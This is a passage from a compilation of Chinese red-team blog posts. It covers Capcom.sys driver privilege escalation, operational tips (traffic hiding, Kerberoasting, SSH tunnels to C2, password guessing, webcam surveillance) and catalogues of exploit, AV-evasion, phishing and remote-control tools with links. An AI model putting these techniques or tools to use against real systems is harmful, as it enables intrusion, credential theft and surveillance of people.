
不加参数会回显使用方法：



执行个 notepad.exe 试试看。



从任务管理器看下权限，果然有一个 system 权限的记事本，这就厉害了，想往哪里写就往哪里写了。




msf 模块利用

exploit/windows/local/capcom_sys_exec

先拿到一个 win10 的 meterpreter shell（x64 位的 shell）。

需要事先在目标机器加载 Capcom.sys 驱动文件。

然后一波常规配置之后，直接获得一个 system 权限的 shell。



总结

利用加载驱动的权限去加载一些已经签名的有漏洞的驱动，进而进行提取，这样挺符合实战的。

uac 对后续渗透的限制是极大的，拿到 shell 之后，记得过 uac 再进行相关的提权操作。

我之前是打算在 win2008 打印机服务器以一个打印机管理员账户来测试的，结果没过 uac，就换到 win10 下来测试了，如果各位有在 win2008 下测试成功的大哥，请务必来教教我。

参考资料

https://www.anquanke.com/post/id/148227

https://www.tarlogic.com/en/blog/abusing-seloaddriverprivilege-for-privilege-escalation/

https://www.unknowncheats.me/forum/general-programming-and-reversing/189625-capcom-sys-usage-example.html

https://blog.didierstevens.com/2008/05/26/quickpost-restricted-tokens-and-uac/

https://blog.csdn.net/pastway/article/details/51507135

用到的工具

我编译好的以及修改过的

链 https://pan.baidu.com/s/1FFQeQwlQvb9W6lPgozrjhw 码 b1bc

老外的源码

https://github.com/TarlogicSecurity/EoPLoadDriver/

https://github.com/zerosum0x0/puppetstrings

https://github.com/tandasat/ExploitCapcom/tree/master/ExploitCapcom

https://github.com/rapid7/metasploit-framework/pull/7363

https://github.com/FuzzySecurity/Capcom-Rootkit/tree/master/Driver

Capcom.sys sha1:c1d5cf8c43e7679b782630e93f5e6420ca1749a7

RedTeam 技巧集合

原创： myh0st 信安之路 2018-11-19

原文三百多个 Tips，翻译了二十多个，实在太多了，欢迎大家前往原博查看，感谢作者的辛苦总结，每一条 Tips 都是经验的积累

1、利用目标用户使用的 user agent 来隐藏自身的恶意流量，比如像 Outlook 软件的 UA。

2、如果目标环境存在收集日志、分析日志的 SOC 平台，我们可以在 cookie 和 Post 数据包中隐藏流量。

3、在我们失去目标之后，可以通过 AD 域的镜像中导出未来攻击中可用的数据。

4、可以在 VDI 环境中使用 Office 模板宏替换 Normal.dot 来实现持久性控制。

5、针对目标可以使用：intranet、SharePoint、wiki、nessus、cyberark 等关键词进行 dns 查找来扩大攻击面。

6、将 DNS zone 中的数据保存下来，如果 DNS 服务器存在 DNS 域传送漏洞可以远程保存 DNS zone 中的所有记录,如果不存在,则可以在 DNS 服务器上将 DNS 记录保存下来。

windows server 2012 中提供了 DnsServer 的模块，PowerShell V3 中可以使用下面的命令：

Get-DnsServerZone 获取所有区域，相当于 dnscmd /EnumZones

Get-DnsServerResourceRecord 获取指定区域中的 DNS 记录，相当于 dnscmd /EnumRecords

可以使用下面的脚本来获取所有区域中的所有记录：

```
$Zones=@(Get-DnsServerZone)

    ForEach($Zonein$Zones)
    {
      Write-Host"`n$Zone.ZoneName" -ForegroundColor "Yellow"
```

```
    $Zone|Get-DnsServerResourceRecord
}
```

windows server 2012 中为每一个 zone 保留一个实际的 zone 文件，直接拷贝 zone 文件也行。

如果使用的是 windows server 2008 R2，我们可以使用下面的脚本获取所有 dns 记录并保存到文件中：

```
$zones=@(`
    dnscmd/enumzones|`
    select-string -pattern "\b(?i)((?=[a-z0-9-]{1,63}\.)(xn--)?[a-z0-9]+(-[a-z0-9]+)*\.)+[a-z]
{2,63}\b" | %{$_.Matches} | %{$_.Value};
);

ForEach ($domain in $zones){
    $backup="dnscmd . /zoneExport $domain $domain";
    Invoke-Expression $backup | Out-Null
    Write-Host"Backing up $domain" -ForegroundColor "White"
};

ForEach($item in (gci C:\Windows\System32\dns)){
    Write-Host "Renaming $item" -ForegroundColor "White"
Rename-item $item.fullname([string]$item + ".dns")
}

Write-Host "Back up complete." -ForegroundColor "Cyan"
cmd/c pause|out-null
```

如果使用的是老版的 powershell 可以使用 WMI 来获取，命令如下：

```
Get-WmiObject -Namespace Root\MicrosoftDNS-Query" SELECT * FROM
    MicrosoftDNS_AType WHERE ContainerName='domain.com'"
```

也可以使用 DnsShell 获取，下载地址：

```
https://codeplexarchive.blob.core.windows.net/archive/projects/DnsShell/DnsShell.zip
```

获得所有 A 记录的命令如下：

```
Get-DnsRecord -Record Type A -ZoneName FQDN -ServerServerName
```

将获得的结果转为文本文件的命令如下：

```
Get-DnsRecord -Record
    Type A -ZoneName FQDN -ServerServerName| % {Add-Content -Value $_ -Path file
    name.txt}
```

7、在横向移动中可以使用 psexec、wmi、powershell 的远程命令执行以及 RDP 远程桌面管理。

8、能够追踪你的手段包括：emails、中转服务器、执行的 payload。

9、在使用 PowerUp 进行权限提升无效的情况下可以考虑使用自启动的方式（修改自启动注册表或者将程序防止在 startup 目录下）提权。

10、在使用 BloodHound 时不要忘了使用等价于管理员或者服务器操作员的域账号。

BloodHound 可以将域中的信息进行图形化展示，方便审计域中的安全问题，项目地址：

https://github.com/BloodHoundAD/BloodHound

11、在一个成熟的网络环境内，旧的网络拓扑图和 AD OU 可以为我们后续的渗透提供帮助。

AD = 活动目录，OU = 组织架构

12、Kerberoast 的 hash 可以帮助我们快速获得域管理权限，使用 PowerView 获取 hash 的命令如下：

Invoke-Kerberoast -Format Hashcat

13、在横向移动中，抓取本地管理员的 hash 至关重要，通常情况下服务器主机的初始密码都一样。

14、针对不同的出口设置不同的通道，即使一条通道被封，其他的通道也可以正常使用，不影响对目标的控制。

15、你可以通过钓鱼钓取没有二次认证的 citrix、vpn、email 等登录凭证。

16、可以使用 MailSniper、LyncSniper 来获取域凭证。

MailSniper 可以用来搜索 exchange 中有关密码、内部机密、网络架构图等敏感信息，项目地址：

https://github.com/dafthack/MailSniper

LyncSniper 可以自动在域中寻找可用的域凭证，项目地址：

https://github.com/mdsecresearch/LyncSniper

17、如果企业的 exchange 服务器可以被远程访问，可以使用 ruler 工具与其交互，作为进入企业内网的后门，工具地址：

https://github.com/sensepost/ruler

18、在客户环境 MailSniper 不能用的情况下，可以使用 burp suite 来实现同样的效果。

19、获取当前电脑所在的域：

```
echo %LOGONSERVER%
```

获取本地环境的所有域列表：

```
nltest /dclist
```

```
nslookup -q=srv _kerberos._tc
```

20、使用 SSH 将本地的 80 端口映射到远程，需要将 ssh 配置 GatewayPorts 为 yes：

```
ssh c2 -R *:80:localhost:80
```

21、可以把自己的工具隐藏到回收站目录，也就是 C:\$Recycle.Bin 下。

22、可以使用 VPN 、麦克风和网络摄像头对用户进行监控。

23、可以使用 netstat 和 tasklist 查看用户的操作以及运行的软件。

24、 在做横向移动的时候，可以使用类似于 Welcome1、Password1 这样的密码进行尝试。

https://vincentyiu.co.uk/red-team-tips/

Red Team 工具集之信息收集

原创： myh0st 信安之路 2018-07-14

项 https://github.com/infosecn1nja/Red-Teaming-Toolkit

上图是一个 Red Team 攻击的生命周期，整个生命周期包括：信息收集、攻击尝试获得权限、持久性控制、权限提升、网络信息收集、横向移动、数据分析（在这个基础上再做持久化控制）、在所有攻击结束之后清理并退出战场。

信息收集是所有攻击活动中最关键的步骤，俗话说知己知彼百战不怠，所以要知彼必须要信息收集，这里的信息收集就是在了解目标的一切，获取目标的一切信息，对目标越了解，可用的攻击技术越多，攻击面越大，我们的成功率就越高，对于信息收集分为两类，一个主动式信息搜集，一种是被动式信息收集。

主动式收集信息

所谓主动式信息收集就是通过自己的信息收集手段，主动去探测目标的边界系统资源来获取自己想要的信息，一切的信息都是靠自己主动去发现的，如果目标有相应的感知手段，我们的这个行为是可以被发现的。

EyeWitness

这个工具的强大之处在于可以支持基于 RDP 协议、VNC 协议、HTTP 协议的应用进行截屏，还可以自动使用默认口令尝试登陆，针对 HTTP 协议还可

以将请求 web 页面的 header 显示出来，方便用户查看。

https://github.com/ChrisTruncer/EyeWitness

AWSBucketDump

这个工具可以快速枚举 AWS S3 的 buckets，这个工具的原理跟子域名枚举类似，只不过这个是针对 AWS S3 的 buckets 的。

https://github.com/jordanpotti/AWSBucketDump

AQUATONE

这个工具的主要功能是收集企业的二级域名，集合了广大域名收集的字典，还可以扫描收集到的域名，查找常见的 web 端以及 http header 并将结果保存输出报告，方便查看分析攻击面。

https://github.com/michenriksen/aquatone

spoofcheck

这个工具主要检查邮件域名解析的 SPF 和 DMARC 记录是否存在可能被欺骗的弱配置。如果 DMARC 的配置失效则发出报警。

https://github.com/BishopFox/spoofcheck

Nmap

扫描网络中存活主机以及主机上开启的服务类型的一个强大的网络扫描器。

https://github.com/nmap/nmap

dnsrecon

这是一个 DNS 枚举的脚本。

https://github.com/darkoperator/dnsrecon

被动式信息收集

被动信息收集就是利用别人已经收集好的信息，不需要我们去自行探测，只需要去别人收集好的信息中获取我们想要的信息即可，这样的操作，目标是无法感知的。

skiptracer

这是一个 OSINT 挖掘框架，OSINT 是公开资源情报计划（Open source intelligence ）的简称，是美国中央情报局（CIA）的一种情报搜集手段，从各种公开的信息资源中寻找和获取有价值的情报。这个工具通常会结合一些付费的工具获得的数据，比如 Maltego，或者开源的工具获得的数据，比如 Recon-NG。

https://github.com/xillwillx/skiptracer

ScrapedIn

这个工具可以利用 LinkedIn 的 API 进行信息收集，挖掘你想要的数据。

https://github.com/dchrastil/ScrapedIn

FOCA

这个可以自动通过 Google，Bing 和 DuckDuckGo 三个搜索引擎收集 Microsoft Office，Open Office 或 PDF 等文件并进行分析，查找文件中的元数据或者隐藏数据。

https://github.com/ElevenPaths/FOCA

theHarvester

这个工具可以从不同的公共资源（如谷歌、bing、百度等）搜集目标的二级域名、邮箱地址、主机 IP、banner 信息等

https://github.com/laramies/theHarvester

Metagoofil

这个工具可以从公共文件（如：pdf, doc, xls, ppt 等）中提取跟目标相关的元数据。

https://github.com/laramies/metagoofil

SimplyEmail

这个工具是基于 theHarvester 写的，可以快速收集目标的邮箱地址，而且是一个框架，可以自定义插件，增强这个工具的功能。

https://github.com/killswitch-GUI/SimplyEmail

truffleHog

这个工具可以从 git 存储库中搜索秘密，深入挖掘历史和分支寻找泄漏的敏感信息。

https://github.com/dxa4481/truffleHog

Just-Metadata

这个工具可以收集大量 IP 地址的情报信息，并试图推断无法看到的关联信息。

https://github.com/ChrisTruncer/Just-Metadata

typofinder

这个工具可以查找域名的类型，还可以查看对应 IP 所在的国家。

https://github.com/nccgroup/typofinder

信息收集工具框架

下面是几个专门用来做信息收集用的工具框架，更智能更强大，核心信息差别不大，但是收集手段千差万别，使用什么工具，全看自己的个人爱好。

Maltego

这是一个互联网情报聚合工具。使用这个工具可以搜集网站的域名信息、IP信息或者个人信息，如邮件、博客、手机号等。而且还可以将这些信息通过拓扑图等形式展现给用户。

https://www.paterva.com/web7/downloads.php

SpiderFoot

这是一个开源的指纹信息收集的工具，可以收集域名、IP 地址等信息。

https://github.com/smicallef/spiderfoot

datasploit

这个工具是一个可以从多个数据源中找出域名、邮箱地址、用户名、手机号等信息的框架。而且还可将收集的数据使用不同的格式输出展示。

https://github.com/DataSploit/datasploit

Recon-ng

这是一个用 python 写的专门用来收集 web 相关信息的工具。

https://bitbucket.org/LaNMaSteR53/recon-ng

Red Team 工具集之攻击武器库

原创： myh0st 信安之路 2018-07-15

红队在攻击企业时，通过外围的业务系统比较难以进入内网，往往外围的业务系统不是在云上就是在 DMZ 区，在获得业务系统权限的时候也不一定能进入到办公网络，再加上 CDN 和 Waf 这种东西的存在，通过 web 服务器进入内网的方式几乎是不太可能，所以那怎么样才能顺利进入办公网络呢?

办公网络是所有公司员工所在的网络，攻击方式往往跟他的作用以及员工的行为方式相关的。员工的日常工作在电脑端经常用的就是一些办公软件、浏览器、邮件系统等，所以对应的攻击方式应运而生，比如钓鱼、恶意文件等，下面的这些工具、武器就是干这个活的。

Composite Moniker

CVE-2017-8570 漏洞为 Microsoft Office 的一个远程代码执行漏洞。其成因是 Microsoft PowerPoint 执行时会初始化 Script Moniker 对象，而在 PowerPoint 播放动画期间会激活该对象，从而执行 sct 脚本（Windows Script Component）文件。攻击者可以欺骗用户运行含有该漏洞的 PPT 文件，导致获取和当前登录用户相同的代码执行权限。

https://github.com/rxwx/CVE-2017-8570

Exploit toolkit CVE-2017-8759

该漏洞的技术原理和今年黑客“奥斯卡”Pwnie Awards 上的最佳客户端漏洞（CVE-2017-0199）如出一辙，不同的是，这次黑客在 Offcie 文档中嵌入新的 Moniker 对象，利用的是 .net 库漏洞，在 Office 文档中加载执行远程的恶意 .NET 代码，而整个漏洞的罪魁祸首竟是 .NET Framework 一个换行符处理失误。

https://github.com/bhdresh/CVE-2017-8759

CVE-2017-11882 Exploit

攻击者可以利用漏洞以当前登录的用户的身份执行任意命令。

https://github.com/unamer/CVE-2017-11882

Adobe Flash Exploit CVE-2018-4878.

CVE-2018-4878 与 2017 年 10 月发现的 0Day 漏洞 CVE-2017-11292 一样，都位于 Flash 的 com.adobe.tvsdk 包中。CVE-2018-4878 是一个 UAF 漏洞，需要借助强制 GC 或者刷新页面来触发该漏洞。

https://github.com/anbai-inc/CVE-2018-4878

Exploit toolkit CVE-2017-0199

CVE-2017-0199 是首个 Microsoft Office RTF 漏洞，当用户打开包含嵌入式漏洞的文档时，此漏洞允许恶意攻击者下载并执行包含 PowerShell 命令的 Visual Basic 脚本。

https://github.com/bhdresh/CVE-2017-0199

demiguise

这是一个 HTA 加密工具，并且可以将经过加密的 HTA 文件包含在 html 里。这样可以绕过很多对内容和文件类型检测对安全工具。

https://github.com/nccgroup/demiguise

Office-DDE-Payloads

这个项目可以生成嵌入 DDE 的 word 和 excel 的模版，可以在进行钓鱼攻击的时候使用。

Windows 提供了应用程序间数据传输的若干种方法。其中一种就是使用动态数据交换（DDE）协议。

DDE 协议是一套消息和指示的集合。通过发送消息以及共享内存实现应用程序的数据共享和交换。应用程序可以使用 DDE 协议实现一次性数据传输以及

持续的数据交换（当新数据可用时，应用程序发送更新通知给另一个应用程序）。

在 MSWord 和 MSExcel 里，可以使用 DDE 来执行命令。

https://github.com/0xdeadbeefJERKY/Office-DDE-Payloads

CACTUSTORCH

这是一个 JavaScript 和 VBScript 的加载器，可以生成一个被注入了 shellcode 的 32 位应用程序。

https://github.com/mdsecactivebreach/CACTUSTORCH

SharpShooter

这是一个创建 payload 的框架，用于执行任意的 CSharp 源码。它可以创建各种格式的 payload ，包括 HTA 、JS、VBS 和 WSF。它使用随机的密钥进行 RC4 加密，来逃避一些杀毒软件。

https://github.com/mdsecactivebreach/SharpShooter

Don't kill my cat

这个工具可以将 shellcode 注入到图片中并保证图片正常打开，这个工具依赖 powershell 执行图片中的 shellcode。

https://github.com/Mr-Un1k0d3r/DKMC

Malicious Macro Generator Utility

这个工具可以生成可以绕过 AV 和沙盒的混淆宏。

https://github.com/Mr-Un1k0d3r/MaliciousMacroGenerator

SCT Obfuscator

混淆 Cobalt Strike 的 SCT payload，Cobalt Strike 集成了端口转发、扫描多模式端口监听 Windows exe 木马，生成 Windows dll (动态链接库)木马，生成 java 木马，生成 office 宏病毒，生成木马捆绑钓鱼攻击，包括站点克隆

目标信息获取 java 执行浏览器自动攻击等等。

https://github.com/Mr-Un1k0d3r/SCT-obfuscator

Invoke-Obfuscation

混淆 powershell 的工具。

https://github.com/danielbohannon/Invoke-Obfuscation

Invoke-DOSfuscation

这是一个 cmd 命令混淆框架。

https://github.com/danielbohannon/Invoke-DOSfuscation

morphHTA

将 Cobalt Strike 的 evil.HTA. 进行变形混淆绕过杀软。

https://github.com/vysec/morphHTA

Unicorn

这个工具简单的实现 powershell 降级攻击并把 shellcode 直接注入到内存中。

https://github.com/trustedsec/unicorn

Shellter

Shellter 是一个动态的 shellcode 注入工具，也是有史以来第一个真正动态的 PE 感染器。它可用于将 shellcode 注入本机 Windows 应用程序（仅限于 32 位应用程序）。shellcode 可以是你自己写的或者通过框架生成的，比如 Metasploit。

https://www.shellterproject.com/

SigThief

由于一些反病毒厂商在进行病毒查杀的时候首先会检查软件的签名，而且对于一些白名单签名机构发布的签名不检查签名是否真的有效，所以通过伪造签名就可以绕过反病毒的查杀，这个工具就是用来从一个有签名的软件中提取签名信息并伪造为恶意软件进行签名，当然，这个伪造的签名不是真实的。

https://github.com/secretsquirrel/SigThief

Veil

这个工具可以将 metasploit 的 payloads 进行混淆加密从而绕过一些常见的杀毒软件。

https://github.com/Veil-Framework/Veil

CheckPlease

这个项目包含了用 PowerShell, Python, Go, Ruby, C, C#, Perl, 和 Rust 写的沙盒逃逸的工具。

https://github.com/Arvanaghi/CheckPlease

Invoke-PSImage

这个工具可以将 powershell 脚本嵌入到 PNG 图片的像素中，从而隐藏恶意脚本，随后可以使用 powershell 命令下载图片并执行其中隐藏的恶意 powershell 脚本。

https://github.com/peewpw/Invoke-PSImage

LuckyStrike

这个工具可以生成一个恶意的 office 文档，黑客通过邮件等方式发送给用户，安全意识不强的用户可能中招。

https://github.com/curi0usJack/luckystrike

ClickOnceGenerator

这个工具可以一键生成一个恶意软件，默认情况下生成的恶意软件运行进程模仿 IE 的进程。

https://github.com/Mr-Un1k0d3r/ClickOnceGenerator

macro_pack

这个工具可以轻松生成多种格式的恶意文件，如恶意 Office 文档、恶意脚本（VBS、VBA 等）以及恶意的快捷方式，还支持混淆功能，可以将恶意代码自动混淆。

https://github.com/sevagas/macro_pack

StarFighters

这个工具可以在目标系统没有 PowerShell 环境的情况下，生成一个 JavaScript 或 VBScript 脚本作为代替 Empire 服务端脚本的工具。

https://github.com/Cn33liz/StarFighters

nps_payload

这个脚本是从多个公开的绕过技巧中提取经验，用来生成可以绕过一些入侵检测技术的 payload。

https://github.com/trustedsec/nps_payload

SocialEngineeringPayloads

这个项目收集了一些在社会工程学中使用的技巧和攻击载荷

https://github.com/bhdresh/SocialEngineeringPayloads

The Social-Engineer Toolkit

这个项目收集了一些在社会工程学中可能用到的工具集，可以在钓鱼攻击中使用。

https://github.com/trustedsec/social-engineer-toolkit

Phishery

这个工具是一个简单的启用了 SSL 的 HTTP 服务器，而且还可以将 URL 注入到 Office 文档中，在用户打开文档的时候，弹出认证窗口，如果用户在认证框中输入了自己的用户凭证，那么攻击者就可以获得用户的凭证，这在社工钓鱼中非常有用。

https://github.com/ryhanson/phishery

PowerShdll

这个工具需要使用 rundll32.exe 进行执行，不需要使用 powershell.exe 就可以执行 powershell 脚本，用来绕过一些入侵检测规则。

https://github.com/p3nt4/PowerShdll

Ultimate AppLocker ByPass List

这个资源包含了许多绕过 AppLocker 的技术，目前有 57 种方式，AppLocker 即“应用程序控制策略”，是 Windows 7 系统中新增加的一项安全功能。

https://github.com/api0cradle/UltimateAppLockerByPassList

Ruler

这个工具可以利用 MAPI/HTTP 或 RPC/HTTP 协议与远程的 Exchange 服务器进行交互，主要功能有：枚举有效用户、创建新的恶意邮件规则、保存全局邮件地址列表（GAL）、通过表单执行 VBScript、通过 Outlook 主页执行 VBScript。

https://github.com/sensepost/ruler

Generate-Macro

这个脚本可以生成一个包含恶意 VBS 脚本的恶意 Excel 文档，可以指定 payload。

https://github.com/enigma0x3/Generate-Macro

Malicious Macro MSBuild Generator

这个工具可以生成恶意宏并且利用 MSBuild 绕过应用程序白名单执行 powershell 或 shellcode。

https://github.com/infosecn1nja/MaliciousMacroMSBuild

Meta Twin

这个是一个文件资源克隆工具，可以复制元数据，包括文件基本信息、数字签名等，可以从一个文件中提取并注入到另一个文件中。

https://github.com/threatexpress/metatwin

WePWNise

这个工具可以生成能够注入到 Office 文档中的 VBA 脚本，生成的 VBA 脚本在执行的时候可以自动识别系统，执行康对应的 payload。

https://github.com/mwrlabs/wePWNise

DotNetToJScript

这个工具可以将 .net 2.0 的应用程序转为 JScript 脚本，满足一些特殊的环境。

https://github.com/tyranid/DotNetToJScript

PSAmsi

AMSI（反恶意软件扫描接口）是用来扫描应用内部是否存在恶意代码的接口，而这个工具就是通过检测 AMSI 签名来判断应用（如 powershell）中是否使用了 AMSI，然后通过各种方式绕过 AMSI 的扫描。

https://github.com/cobbr/PSAmsi

Reflective DLL injection

这个反射 DLL 注入是采用反射编程的思想将 DLL 注入到指定的进程中，我们可以将 payload 注入到已有进程中，方便隐藏自身。

https://github.com/stephenfewer/ReflectiveDLLInjection

ps1encode

这是一个 ruby 写到脚本，可以将基于 metesploit 的 powershell payload 进行编码然后输出，输出格式包含：raw、cmd、vba、vbs、war、exe、java、js、php、hta、cfm、aspx、lnk、sct 等。

https://github.com/CroweCybersecurity/ps1encode

Worse PDF

这个工具可以利用 PDF 的正常功能窃取 Windows 系统的 NTLM Hash，具体的说，当用户使用 PDF 阅读器打开一份恶意的 PDF 文档，该 PDF 会向远程 SMB 服务器发出请求，如果该远程 SMB 服务器对数据包进行抓取，就能够获得用户 Windows 系统的 Net NTLM Hash，通过进一步破解就有可能获得用户系统的明文密码。

https://3gstudent.github.io/3gstudent.github.io/ - PDF 获 Net-NTLM-hash/

https://github.com/3gstudent/Worse-PDF

SpookFlare

这个工具提供了多种方法来绕过安全防御措施，它可以生成 Metesploit、Empire、 Koadic 的加载器或后门，它具有混淆、编码、运行时代码编译和字符串替换等功能。程序"运行时"即是程序被编译了之后,打开程序并运行它直到程序关闭退出这段时间。

https://github.com/hlldz/SpookFlare

GreatSCT

这个工具可以生成绕过大多是杀毒软件以及白名单检测工具的 metesploit payload。

https://github.com/GreatSCT/GreatSCT

nps

这个工具可以在没有安装 powershell 环境的系统下使用，用来执行 powershell 脚本。

https://github.com/Ben0xA/nps

Meterpreter_Paranoid_Mode.sh

这个工具利用证书来加密 Meterpreter 与目标之间交互的流量，绕过一些流量审计平台，隐藏实际流量。

https://github.com/r00t-3xp10it/Meterpreter_Paranoid_Mode-SSL

The Backdoor Factory (BDF)

这个工具可以二进制文件打补丁，将自定义的 shellcode 注入到二进制文件中，在二进制文件启动时执行指定的 shellcode。

补丁技术包括：

1、附加到文本段，将数据段前移一页或者更多页

2、文本段和数据段之间如果有空白空间可以利用

3、将 stub 附加到数据段并使其可执行

4、将文本段扩展到数据段之后

5、替换一个节点，替换掉 ELF 文件中不必要的节点，像 GNU_STACK 节点

6、增加新节点

https://github.com/secretsquirrel/the-backdoor-factory

MacroShop

这个项目收集了一些脚本，这些脚本可以生成可以被 Office 宏执行的有效载荷。

https://github.com/khr0x40sh/MacroShop

UnmanagedPowerShell

这个工具可以将 powershell 注入到进程中执行。

https://github.com/leechristensen/UnmanagedPowerShell

Red Team 工具集之网络钓鱼和水坑攻击

原创： myh0st 信安之路 2018-07-18

没有百分之百的安全、人类对于安全来说是最大的隐患，这都是安全圈广为流传的金句，很多时候安全问题往往是由于人类的懒惰、疏忽以及无知导致的。由于企业员工的安全意识不强，无法辨别将要输入凭证的网站是不是真实的网站，所以将自己的用户凭证轻而易举的输入到攻击者精心构造的虚假页面上导致用户凭证被盗。

攻击者可以通过使用用户的凭证通过 VPN 或者桌面管理软件进入企业内网或者进入个人邮箱获取更多内网权限，导致企业内网沦陷，造成不可逆转的损失，这里这些跟钓鱼相关的项目不仅可以用来对员工安全意识的培训还可以用在实战环境，作为防御者需要知道攻击者的套路才能更好做防御，知己知彼百战不怠，具体怎么用那是自己的问题，与本人无关。

King Phisher

这个工具可以模拟真实世界的网络钓鱼攻击，用来测试提升用户的安全意识，他具有方便使用而且非常灵活的架构，自定义电子邮件和服务器的内容。可以使用这个工具用于安全意识培训或者更复杂的场景。

https://github.com/securestate/king-phisher

FiercePhish

这是一个成熟的钓鱼框架，可以用来管理网络钓鱼活动，具有友好的界面来跟踪钓鱼活动以及管理邮件发送。

https://github.com/Raikia/FiercePhish

ReelPhish

这个是一个实时双因子认证钓鱼工具。工具原理是在掉到账户密码已经二次认证的 token 之后自动启动浏览器并填充认证信息，完成认证。

https://github.com/fireeye/ReelPhish/

Gophish

这是一个开源的钓鱼工具集，可以快速设置钓鱼页面并进行钓鱼，有一个友好的管理界面方便设置，可以用于安全意识培训或者实战。

https://github.com/gophish/gophish

CredSniper

这是一个用 python 写的钓鱼框架，支持二次认证的钓鱼。

https://github.com/ustayready/CredSniper

Phishing Frenzy

这个是用 ruby 写的钓鱼框架。

https://github.com/pentestgeek/phishing-frenzy

Phishing Pretexts

这里收集了一些在实战中用到的发送钓鱼邮件的模版。

https://github.com/L4bF0x/PhishingPretexts

水坑攻击

水坑攻击的原理就是在我们得知目标用户经常访问的网站之后，在我们可以攻击下该网站权限之后，通过挂 js 探针获取用户浏览器信息之后有针对性的释放攻击载荷，触发浏览器的漏洞执行恶意代码，获得用户系统权限，这种攻击方式在用户不知不觉的情况下，将自己的系统权限拱手让给攻击者，这时企业的内网就完全暴露在攻击者的眼前，内网沦陷也是迟早的事情。

BeEF

这是一个基于浏览器的漏洞利用框架，功能强大，堪称神奇，插件非常多，在水坑攻击中应用广泛。

https://github.com/beefproject/beef

Red Team 工具集之远程控制软件

原创： myh0st 信安之路 2018-07-19

我们经过之前的工具获得内网权限之后，我们需要一个稳定的工具可以执行我们想要的命令，探测内网的环境，没有一个好的远程控制软件，无法帮我们完成后续的内网渗透与提权等操作，所以一款好的远程控制软件至关重要，下面是一些常用的远程控制软件。

Cobalt Strike

这个工具在实际的攻击活动中应用广泛，有很好的操作界面，功能强大，有非常多的渗透测试人员使用。

https://cobaltstrike.com/

Empire

